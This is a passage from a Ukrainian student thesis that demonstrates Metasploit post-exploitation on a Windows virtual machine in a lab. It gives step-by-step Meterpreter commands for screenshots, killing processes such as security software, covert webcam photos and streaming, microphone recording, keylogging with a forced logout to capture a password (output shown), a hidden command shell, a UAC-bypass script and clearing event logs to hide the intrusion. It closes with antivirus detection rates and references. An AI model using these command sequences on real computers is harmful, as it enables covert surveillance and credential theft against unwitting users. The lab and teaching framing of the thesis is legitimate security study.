використовує розширення "espi". Після ініціалізації за допомогою цього модуля та команди "screengrab" створюються знімки екрану[10].

```
meterpreter> use espi  
meterpreter> screengrab
```

Ця функція успішно протестована з використанням до трьох одночасно використовуваних екранів. Зображення, яке створюється, відразу ж відкривається. Згідно з деякими інструкціями, такими як "SCREEN CAPTURING IN METASPLOIT", зазначається, що навантаження повинно знаходитися в процесі, який має активний доступ до робочого столу, інакше це не буде працювати[10]. Це не було підтверджено. У випадку використання попередньої шкідливої програми проблем не виникало. Однак, якщо виникають проблеми, у розділі "Приховання шкідливого ПЗ за допомогою Migrate" описано, як можна мігрувати до процесу "explorer.exe". За інструкцією це має працювати.

4.13 Завершення процесів

Припинення процесів може бути необхідним у багатьох випадках. Ось три простих приклади.

Користувач системи має зовнішнє захисне програмне забезпечення, яке запобігає певним атакам або загрожує завершенням програми з корисним навантаженням. Отже, інтерес атаки полягає в тому, щоб припинити цей процес.

Інша мета припинення може полягати в тому, щоб дозволити користувачеві повторно відкрити файл, яким він обмінювався раніше. Для цього «Zoom.exe» може бути замінений на комп'ютері користувача. Для цього файл видаляється користувачем, а файл з тим самим ім'ям завантажується атакуючою системою. Для цього може бути використаний фейковий додаток

Zoom. Тепер користувач входить в систему через файл, заражений шкідливим програмним забезпеченням, і таким чином має шкідливі програми, що працюють у фоновому режимі.

Крім того, це також може бути використано для отримання облікових даних для входу в систему. Коли програма закривається, користувачеві часто доводиться входити в систему знову. Кейлоггер може бути запущений заздалегідь, щоб записати інформацію для входу в систему.

Для всіх цих запропонованих можливостей важливо, щоб права доступу до системи були розподілені для виконання команд, які розглядаються для атаки. Щоб завершити процес, спочатку шукається його PID. Він вказує на унікальний номер процесу [42]. Пошук цього номера вже проводився в розділі «Маскування шкідливого програмного забезпечення за допомогою Migrate». Після того, як процес, який потрібно завершити, знайдено, у командному рядку вводиться «kill <PID програми, яку потрібно завершити>» [10]. Це призведе до завершення процесу, і користувач буде змушений знову відкрити програму.

```
meterpreter>kill <PID програми, що потрібно завершити>
```

4.14 Прослуховування камери та мікрофона

Підключені камери та мікрофони також є об'єктами атаки. Ці цілі атак можуть бути особливо поширеними в компаніях. За допомогою камер може бути знята обстановка та записані компрометуючі матеріали. Мікрофони можуть записувати різноманітні інформації, починаючи від телефонних розмов між подружжям, які обмінюються паролями для спільних облікових записів, до мікрофонів у переговорних кімнатах, за допомогою яких можна записувати розмови. Можливості для отримання інформації практично нескінченні.

Ці функції були протестовані з використанням "Logitech QuickCam Pro 5000" та "t.bone 440". Пристрої повинні бути передані відповідній віртуальній машині через USB. Для цього відкривається віртуальна машина та у верхньому меню обирається [Пристрій]. Другий підпункт [USB] відкриває список підключених за допомогою USB пристроїв. Тут потрібно передати камеру або мікрофон.

4.14.1 Камера

Першою необхідною інформацією є те, чи підключена одна або декілька камер. Команду «webcam_list» можна було протестувати лише з однією камерою, і вона була успішною [10].

```
meterpreter> webcam_list
```

Ця команда виводить список підключених камер. У наступній атаці потрібно вирішити, чи потрібно зробити фотографію з камери, чи запустити її в режимі реального часу. Щоб зробити фотографію з камери, необхідно використати команду "webcam_snap". За допомогою цієї команди камера коротко вмикається, робиться фотографія, передається, і камера знову вимикається. Параметр "-i" використовується для вибору, яка камера це робитиме[10]. Стандартне місце збереження для цього - "/home/kali/".

```
meterpreter>webcam_snap
```

Тут нападник повинен бути обережним, оскільки більшість камер мають лампочку або щось подібне, що вказує, чи камера увімкнена чи вимкнена. Це може помітити користувач. Особливо часто помічають зміну підсвічування. Під час тестування камери команд спочатку безперервно відслідковували як відеопотік. Після того, як команда, яка створювала та контролювала кризові ситуації, здивувалася, що учасники не помічають світла камери, хоча вона працювала більше години. Після вони почали робити фотографії. Через

повторне увімкнення та вимкнення світла камери ця атака була помічена протягом кількох секунд, і камера ноутбука була заклеєна. Таким чином, було зроблено висновок, що відеопотік з камери може бути кращим, ніж робити багато фотографій.

Пряма трансляція має багато переваг перед фотографією. Зображення показують більше оточення людини. Це дозволяє вивчити більше оточення і використовувати його для атак соціальної інженерії. Потік запускається за допомогою команди «webcam_stream» [10].

```
meterpreter>webcam_stream
```

Відкривається стандартний браузер KaliLinux, в даному випадку Firefox. Окрім відео в реальному часі, у вікні також відображається IP-адреса цілі та час початку атаки. Крім того, воно також відображає статус, який, згідно з проведеними тестами, не завжди показує правильну інформацію. Тому статус слід ігнорувати. Пряма трансляція не зберігається. Якщо його потрібно записати, потрібно використовувати програму для запису браузера Firefox.

4.14.2 Мікрофон

Якщо атака, описана в попередньому пункті, успішно реалізована, не вистачає лише звуку до відео. Його також можна записати, але лише у вигляді запису. Це означає, що звук не можна слухати в реальному часі, а лише записати для подальшого прослуховування.

```
meterpreter>record_mic
```

До команди можна додати ще два параметри. Параметр «-f <ім'я файлу>.wav» використовується для надання файлу певної назви. За допомогою параметра «-d <секунди>» можна змінити довжину запису. За замовчуванням цей параметр встановлено на одну секунду, тому бажано його змінити [43]. Можлива команда може мати такий вигляд.

```
meterpreter>recerd_mic -d 60 -f Auaudio001
```

Вона записує мікрофон протягом 60 секунд і зберігає запис у файлі з назвою «Audio001». За замовчуванням для цього файлу вибрано папку «/home/kali/». Вміст камери та мікрофона можна об'єднати за допомогою програм для редагування.

4.15 Keylogger

У багатьох атаках вже було описано використання кейлогера. Це розділ пояснює, що таке кейлогер, та надає детальний приклад атаки.

"Кейлогер, іноді також називається реєстратором клавіатури, - це вид технології спостереження, яка дозволяє відслідковувати та записувати кожне натискання клавіші на певному комп'ютері." [44]

У прикладі цієї роботи кейлогер записує натискання клавіш на цільовій системі. Кейлогер запускається за допомогою команди "keyscan_start". Щоб переглянути поточні записані натискання клавіш, використовується команда "keyscan_dump". Щоб зупинити або завершити запис, використовується команда "keyscan_stop" [45].

```
meterpreter>keyscan_start
```

```
meterpreter>keyscan_dump
```

```
meterpreter_keyscan_stop
```


Особливо корисною інформацією в цій атаці є облікові дані. Якщо, наприклад, отримано хешдамп, то за допомогою програми, такої як "JohnTheRipper", отриманий файл можна розшифрувати з певною часткою удачі. Щоб уникнути цього тривалого процесу, облікові дані можна перехопити за допомогою кейлогера. Однак для цього користувач має вийти з системи, поки кейлогер працює. Є рішення для цього. Спочатку кейлогер запускається за допомогою "keyscan_start". Потім поточна сесія переводиться

у фоновий режим командою "background". Після цього шукається програма в Metasploit, яка виводить користувача з системи. Це можна зробити за допомогою команди "search lockout". Вивід показує результати, серед яких другий є релевантним: "post/windows/capture/lockout_keylogger". Як і інші модулі, цей запускається командою "use". За допомогою "show options" показуються параметри, які ще потрібно налаштувати. Необхідно вказати сесію, на яку буде застосовано атаку, і, можливо, PID. У процесі виконання цієї атаки завжди було важливо вказати PID для коректної роботи програми. Сесія налаштовується командою "set session <номер сесії>". PID, згідно з описом, отриманим за допомогою "show options", має бути PID від "winlogon.exe". Для зміни цього в сесії потрібно повернутися в Meterpreter за допомогою "sessions -i <номер сесії>". Командою "ps | grep winlogon.exe" відображається кількість поточних екземплярів "winlogon.exe". Якщо є лише один, командою "migrate -N winlogon.exe" інтегрується шкідливе ПЗ у PID від "winlogon.exe". Інакше необхідно використовувати "migrate <PID від winlogon.exe>" для вибору відповідного PID. Потім повертаємося в фон і вводимо PID в модуль. Командою "set PID <PID процесу winlogon.exe>" він вводиться. PID не завжди однаковий, тому це потрібно перевіряти щоразу. Для виконання модуля використовується команда "exploit". Через 300 секунд користувача виводить з системи [45]. Це часто не спрацьовує з першого разу. У тестах до двох невдалих спроб вважалися нормальними, і на третій раз, якщо всі параметри введено правильно, атака зазвичай вдавалася. Створений і збережений файл містить лише ім'я користувача. Часто це ім'я користувача, з яким вперше підключалося шкідливе ПЗ, і ця інформація може бути неактуальною. Однак вона стає релевантною, якщо адміністратор або інші користувачі входять в систему Windows. Після успішного виконання модуля "[*] Post module execution completed" знову відкривається сесія, і введені кейлогером клавіші відображаються командою "keyscan_dump". Якщо результату немає, користувач, можливо, ще не увійшов у систему, і нападнику

доведеться чекати. Після входу користувача можна отримати результати кейлогера, як показано на малюнку 4.6.

```
meterpreter> keyscan_start
meterpreter> background
msf6> search lockout
msf6> use post/windows/capture/lockout_keylogger
msf6 post(windows/capture/lockout_keylogger)> show options
msf6 post(windows/capture/lockout_keylogger)> set session <номер cecii>
msf6 post(windows/capture/lockout_keylogger)> session -I <номер cecii>
meterpreter> ps|grep winlogon.exe
meterpreter> migrate -N winlogon.exe
meterpreter> background
msf6 post(windows/capture/lockout_keylogger)> set PID <PID процесу winlogon.exe>
msf6 post(windows/capture/lockout_keylogger)> exploit
[*]Post module execution completed
msf6 post(windows/capture/lockout_keylogger)> session -I <номер cecii>
meterpreter> keyscan_dump
```

Зі збереженою інформацією з раніше використаного модуля нападник тепер знає ім'я користувача та пароль, як показано на малюнку 4.6. Комбінації клавіш „<Shift>“ можна ігнорувати, оскільки відповідні великі літери та спеціальні символи вже зазначені. „<CR>“ означає клавішу підтвердження (Enter). Можна помітити, що, ймовірно, не було іншої спроби входу, оскільки після введення пароля не було введено інший пароль. Таким чином, відомо, що це правильний пароль для цього користувача.



```
meterpreter > keyscan_dump
Dumping captured keystrokes ...
<Shift>win<Shift>!<CR>
```

Рисунок 4.6 – Результат атаки кейлогера

4.16 Створення оболонки

За допомогою команди „shell“ можна провести іншу атаку [10]

```
meterpreter>shell
```

Ця функція не була далі протестована через відсутність знань. Однак для людей із відповідними знаннями це може бути важливим аспектом.

4.17 Автоматизація послідовності команд

```
meterpreter> resource <шлях до текстового файлу>.txt
```

Команда «resource» обробляє окремі команди, які зберігаються в текстовому файлі.

Це може використовуватись для спрощення або автоматизації процесів, однак не підходить для кожного процесу. У наступному прикладі було зроблено спробу отримати команди для здобуття системних прав за допомогою цієї команди. Для цього було створено текстовий файл, який містить наступну послідовність команд.

```
background
use exploit/windows/local/bypassuac_dotnet_profilers
set session <номер cecii>
exploit
```

Проте Meterpreter повідомляє, що модуль «exploit/windows/local/bypassuac_dot_profler» відсутній. Він присутній, але з невідомих причин не може бути виконаний. Також не працює збереження результатів за допомогою «>». Отже, це лише допоміжний інструмент для економії команд. На прикладі створення знімків екрану він використовується для тестування команди "Resource". Для цього створюється текстовий файл з таким змістом.

```
use espia
screengrab
```

Таким чином, за допомогою команди "Resource <Шлях до текстового файлу з командами для створення знімку екрану>" створюється знімок екрану. Тепер можна створити скрипт або програму, яка автоматично вводить ці кілька команд "Resource" через певні проміжки часу. Це дозволить автоматизувати спостереження за цільовою системою.

4.18 Відкриття терміналу на цільовій системі

Metasploit надає функцію для відкриття терміналу Windows.

Це відкриває багато нових можливостей. Один з можливих векторів атаки - це постійне видалення програм і файлів на цільовій системі. Після введення команди, зловмисник миттєво отримує доступ до терміналу системи Windows і, таким чином, виходить за межі Metasploit. За допомогою команди "exit" термінал закривається. Термінал відкривається у програмному забезпеченні зловмисника та на цільовій системі. Лише введення зловмисника не відображається. Таким чином, цільова система може помітити атаку. Рекомендується перед цим скористатися командою "idletime", щоб з'ясувати, чи перебуває особа біля комп'ютера.

```
meterpreter> idletime
```

```
meterpreter> execute -f cmd.exe -i -H
```

Для видалення файлів у терміналі на системах Windows потрібна команда "del <Ім'я>.<Розширення файлу>". Щоб користувач остаточно не помітив вторгнення в його систему, після успішних атак намагаються видалити шкідливе програмне забезпечення. Перед видаленням шкідливого програмного забезпечення спочатку очищається диспетчер подій, щоб видалити останню інформацію, що може бути збережена в ньому.

```
exit
```

```
meterpreter> clearev
```

```
meterpreter> execute -f cmd.exe -i -H
```

```
cd C:\Users\IEUsers\Desktop\Hacks
```

```
dir
```

```
del <назва шкідливого програмного забезпечення>.exe
```

Як видно, видалення шкідливого програмного забезпечення неможливе. Показується повідомлення про помилку "Access is denied." (Доступ відхилений). Хоча у зломисника є права доступу, він не може закрити виконувані програми. Це робить сам Windows. Отже, неможливо видалити вбудоване шкідливе програмне забезпечення з Metasploit.

4.19 Виявлення шкідливого програмного забезпечення за допомогою Process Explorer

На системі Windows була встановлена програма під назвою "Process Explorer", розроблена компанією Windows. Ця програма має багато функцій. Функція, яка є важливою для цієї роботи, - це функція пошуку процесів. У цій програмі користувач може перевірити, чи знаходить він процес створеної шкідливої програми з навантаженням. Для цього користувач вводить назву файлу навантаження в поле пошуку у верхньому правому куті. Після цього має з'явитися вихідна інформація, показана на рисунку 4.7. У цьому випадку

шкідливе програмне забезпечення має назву "Morning1.exe". Таким чином, можна перевірити, чи працюють атаки типу "migrate". Якщо файл зникне з результатів пошуку, це означатиме успішну міграцію файлу в інший процес. Таким чином, його не можна буде знайти користувачем через цей шлях.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
 Morning1.exe		1 192 K	5 296 K	8044	ApacheBench command line...	Apache Software Foundati...

Рисунок 4.7 – Результат пошуку шкідливого програмного забезпечення в Process Explorer

Це особливо актуально, коли користувачі використовують комп'ютер, на якому працює ця програма. У Process Explorer є підпункт [Process], який називається [Check Virustotal]. При виборі цього підпункту у стандартному веб-браузері відкривається "Virustotal.com", а в Process Explorer додається ще один стовпчик. Звіт від "Virustotal" відкриється, якщо вибрати цей стовпчик. В результаті 53 з 70 (75,7%) протестованих антивірусних програм визнають це як шкідливе програмне забезпечення. У випадку тестованого шкідливого ПЗ, останнього, створеного за допомогою Metasploit. Програми, створені Veil, визнаються лише 31 з 69 (44,9%) протестованих програм. FatRat було визнано 54 з 69 (78%) протестованих програм.

ВИСНОВКИ

Представлені сценарії атак показують, наскільки легко можна здійснити кібератаки на комп'ютери, які залишаються незахищеними. За допомогою Metasploit можна добре демонструвати сучасні вектори атак. Програма має просту структуру і надає багато можливостей для тестування атак. За допомогою наведених прикладів можна налаштувати курс практичної підготовки.

В роботі розглянуто створення середовища з використанням Oracle VM VirtualBox та налаштовані віртуальні машини, для демонстрації мережових атак. З запропонованих варіантів корисного навантаження було обрано програмне забезпечення Veil, через менший відсоток виявлення антивірусними програмами та різноманітний вибір мов програмування.

З'ясовано, що за допомогою програмного забезпечення Process Explorer на системі Windows вдалося виявити шкідливе програмне забезпечення, яке не було приховано атакою типу 'migrate', але після застосування цієї атаки файл (payload) зникає з результатів пошуку.

Представлені вектори атак можуть бути розширені та адаптовані до подій за допомогою відповідних знань. В результаті можна візуалізувати сильніші та ефективніші атаки.

Розвиток програм для забезпечення безпеки та атак знаходиться в постійній конкуренції. Сьогоднішня вразливість може стати завтрашньою атакою. Завтрашню атаку можна запобігти за допомогою сьогоднішнього оновлення безпеки.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАННЯ

1. BKA - Homepage. BKA - Startseite.
URL: https://www.bka.de/EN/Home/home_node.html (дата звернення: 11.06.2024).
2. Security. connect professional. URL: <https://www.connect-professional.de/security/> (дата звернення: 11.06.2024).
3. URL: https://beckassets.blob.core.windows.net/product/readingsample/27093183/27093183_artk_lpr_9783446452121_0001.pdf (дата звернення: 11.06.2024).
4. ARD/ZDF-Onlinestudie | ARD/ZDF-Forschungskommission.
URL: https://www.ard-zdf-onlinestudie.de/files/2008/PM2008_2.pdf (дата звернення: 11.06.2024).
5. Витік даних. Duden.
URL: <https://www.duden.de/rechtschreibung/Datenleak> (дата звернення: 11.06.2024).
6. Have I Been Pwned: Check if your email has been compromised in a data breach. *Have I Been Pwned: Check if your email has been compromised in a data breach.* URL: <https://haveibeenpwned.com/> (дата звернення: 11.06.2024).
7. Philippe Oechslin. SlideShare.
URL: <https://www.slideshare.net/slideshow/philippe-oechslin/22890415> (дата звернення: 11.06.2024).
8. Brute-Force-Attacke und Passwortlänge. Wayback Machine.
URL: <https://web.archive.org/web/20130521042448/http://www.1pw.de/brute-force.html> (дата звернення: 11.06.2024).
9. Have I Been Pwned: Pwned Passwords. *Have I Been Pwned: Check if your email has been compromised in a data breach.*
URL: <https://haveibeenpwned.com/Passwords> (дата звернення: 11.06.2024).

10. Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution. *Kali Linux*. URL: <https://www.kali.org/> (дата звернення: 11.06.2024).
11. Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit. *Metasploit*. URL: <https://www.metasploit.com/> (дата звернення: 11.06.2024).
12. Частки ринку версій операційних систем у всьому світі Січень 2023 | Statista. *Statista*. URL: <https://de.statista.com/statistik/daten/studie/828610/umfrage/marktant-eile-der-fuehrenden-betriebssystemversionen-weltweit/> (дата звернення: 11.06.2024).
13. Download a Windows virtual machine - Windows app development. *Microsoft Developer*. URL: <https://developer.microsoft.com/en-us/windows/downloads/virtual-machines/> (дата звернення: 11.06.2024).
14. Payload – IT-Forensik Wiki. *IT-Forensik Wiki*. URL: <https://it-forensik.fiw.hs-wismar.de/index.php/Payload> (дата звернення: 11.06.2024).
15. Loshin P., Froehlich A. Що таке корисне навантаження? - Визначення з Computer Weekly. *ComputerWeekly.de*. URL: <https://www.computerweekly.com/de/definition/Payload> (дата звернення: 11.06.2024).
16. malware noun - Definition, pictures, pronunciation and usage notes | Oxford Advanced Learner's Dictionary at OxfordLearnersDictionaries.com. *Oxford Learner's Dictionaries | Find definitions, translations, and grammar explanations at Oxford Learner's Dictionaries*. URL: <https://www.oxfordlearnersdictionaries.com/definition/english/malware#:~:text=malw> (дата звернення: 11.06.2024).
17. IT-безпека. *Google Books*. URL: https://books.google.com.ua/books/about/IT_Sicherheit.html?id=kI1uDwAAQBAJ&redir_esc=y (дата звернення: 11.06.2024).

18. Klipper S. Information Security Risk Management. *Academia.edu - Share research*.
URL: https://www.academia.edu/79705568/Information_Security_Risk_Management (дата звернення: 11.06.2024).
19. Abraham. How to install Metasploit on Kali Linux | FOSS Linux. *FOSS Linux*. URL: <https://www.fossilinux.com/48112/install-metasploit-kali-linux.htm> (дата звернення: 11.06.2024).
20. Nightly Installers. *Metasploit Documentation Penetration Testing Software, Pen Testing Security*. URL: <https://docs.metasploit.com/docs/using-metasploit/getting-started/nightly-installers.html> (дата звернення: 11.06.2024).
21. KALI – How to install ARMITAGE – The Visual Guide. *University of South Wales: Cyber University of the year: Four years running: 2019, 2020, 2021, 2022*. URL: <https://uwnthesis.wordpress.com/2013/07/09/kali-how-to-install-armitage-the-visual-guide/> дата звернення: 11.06.2024).
22. GitHub - screetsec/TheFatRat: Thefatrat a massive exploiting tool : Easy tool to generate backdoor and easy tool to post exploitation attack like browser attack and etc . This tool compiles a malware with popular payload and then the compiled malware can be execute on windows, android, mac . The malware that created with this tool also have an ability to bypass most AV software protection . *GitHub*. URL: <https://github.com/screetsec/TheFatRat> (дата звернення: 11.06.2024).
23. GitHub - Veil-Framework/Veil: Veil 3.1.X (Check version info in Veil at runtime). *GitHub*. URL: <https://github.com/Veil-Framework/Veil> (дата звернення: 11.06.2024).
24. Process Explorer - Sysinternals. *Microsoft Learn: Build skills that open doors in your career*. URL: <https://learn.microsoft.com/en-us/sysinternals/downloads/process-explorer> (дата звернення: 11.06.2024).

25. Process Explorer - Sysinternals. *Microsoft Learn: Build skills that open doors in your career.* URL: <https://learn.microsoft.com/en-us/sysinternals/downloads/process-explorer> (дата звернення: 11.06.2024).
26. Downloads – Oracle VM VirtualBox. *Oracle VM VirtualBox.* URL: <https://www.virtualbox.org/wiki/Downloads> (дата звернення: 11.06.2024).
27. BIOS definition by The Linux Information Project (LINFO). *The Linux Information Project (LINFO) Home Page.* URL: <https://www.linfo.org/bios.html> (дата звернення: 11.06.2024).
28. 10 Anwender-Fehler, die den Job kosten können. *Kaspersky-Cybersicherheitslösungen für Privatanwender und Unternehmen | Kaspersky.* URL: <https://www.kaspersky.de/blog/10-fehler-die-den-job-kosten/3814/#:~:text=Verwendung%20von%20USB-Sticks%20für%20die%2> (дата звернення: 11.06.2024).
29. Прес-релізи Kingston 2024 Kingston Technology. *Kingston Technology Company.* URL: <https://www.kingston.com/de/company/press/year/2024/language/german> (дата звернення: 11.06.2024).
30. USB-накопичувачі в компанії - Небезпека - Webersohn & Scholtz. *Webersohn & Scholtz.* URL: <https://webersohnundscholtz.de/usb-sticks-im-unternehmen-die-gefahren/#:~:text=Weder%20sollte%20ein%20USB-Stick,Zugriff%20auf%20vertrauli> (дата звернення: 11.06.2024).
31. Emotet: троян відповідає на отримані листи та викрадає вкладення | споживчий centre.de. *Verbraucherzentrale.de.* URL: <https://www.verbraucherzentrale.de/wissen/digitale-welt/apps-und-software/emotet-trojaner-beantwortet-empfangene-emails-und-klautanhaenge-35502> (дата звернення: 11.06.2024).
32. Zoomed In: A Look into a Coinminer Bundled with Zoom Installer. *Trend Micro.* URL: https://www.trendmicro.com/en_us/research/20/d/zoomed-in-

- [a-look-into-a-coinminer-bundled-with-zoom-installer.html](#) (дата звернення: 11.06.2024).
33. WebMonitor RAT Bundled with Zoom Installer. *Trend Micro*. URL: https://www.trendmicro.com/en_us/research/20/d/webmonitor-rat-bundled-with-zoom-installer.html (дата звернення: 11.06.2024).
34. Infected Zoom Apps for Android Target Work-From-Home Users. *Bitdefender Labs*. URL: <https://www.bitdefender.com/blog/labs/infected-zoom-apps-for-android-target-work-from-home-users/> (дата звернення: 11.06.2024).
35. How to change the keyboard layout in Kali Linux. *MayADevBe Blog*. URL: https://mayadevbe.me/posts/linux_keyboard_layout/ (дата звернення: 11.06.2024).
36. Autoren der Wikimedia-Projekte. IPv4 – Wikipedia. *Вікіпедія – вільна енциклопедія*. URL: <https://de.wikipedia.org/wiki/IPv4> (дата звернення: 11.06.2024).
37. Donner A., Luber S. What is TCP?. *IP-Insider*. URL: <https://www.ip-insider.de/was-ist-tcp-a-814290/> (дата звернення: 11.06.2024).
38. netsec.ws. *netsec.ws*. URL: <http://ww12.netsec.ws/?p=331&usid=16&utid=33165197492> (дата звернення: 11.06.2024).
39. Linuxize. How to Use the nmap Command. *Linux Tips, Tricks and Tutorials | Linuxize*. URL: <https://linuxize.com/post/nmap-command/> (дата звернення: 11.06.2024).
40. arXiv.org e-Print archive. URL: <https://arxiv.org/pdf/1801.05974> (дата звернення: 11.06.2024).
41. Metasploit for Pentester: Migrate - Hacking Articles. *Hacking Articles*. URL: <https://www.hackingarticles.in/metasploit-for-pentester-migrate/> (дата звернення: 11.06.2024).
42. Finding the Process ID - Windows drivers. *Microsoft Learn: Build skills that open doors in your career*. URL: <https://learn.microsoft.com/en-us/windows->

hardware/drivers/debugger/finding-the-process-id (дата звернення: 11.06.2024).

43.OTW. Metasploit Basics, Part 15: Post- Exploitation Fun (Web Cam, Microphone, Passwords and more). *hackers-arise*. URL: <https://www.hackers-arise.com/post/2018/10/16/metasploit-basics-part-15-post-exploitation-fun-web-cam-microphone-passwords-and-more> (дата звернення: 11.06.2024).

44.Awati R., Gillis A. S. What is a keylogger (keystroke logger or system monitor)? | Definition from TechTarget. *Security*. URL: <https://www.techtarget.com/searchsecurity/definition/keylogger> (дата звернення 11.06.2024).

45.Use Keylogger in Metasploit Framework - Yeah Hub. *Yeah Hub - Kali Linux Tutorials | Tech News | SEO Tips and Tricks*. URL: <https://www.yeahhub.com/use-keylogger-in-metasploit-framework/> (дата звернення: 11.06.2024).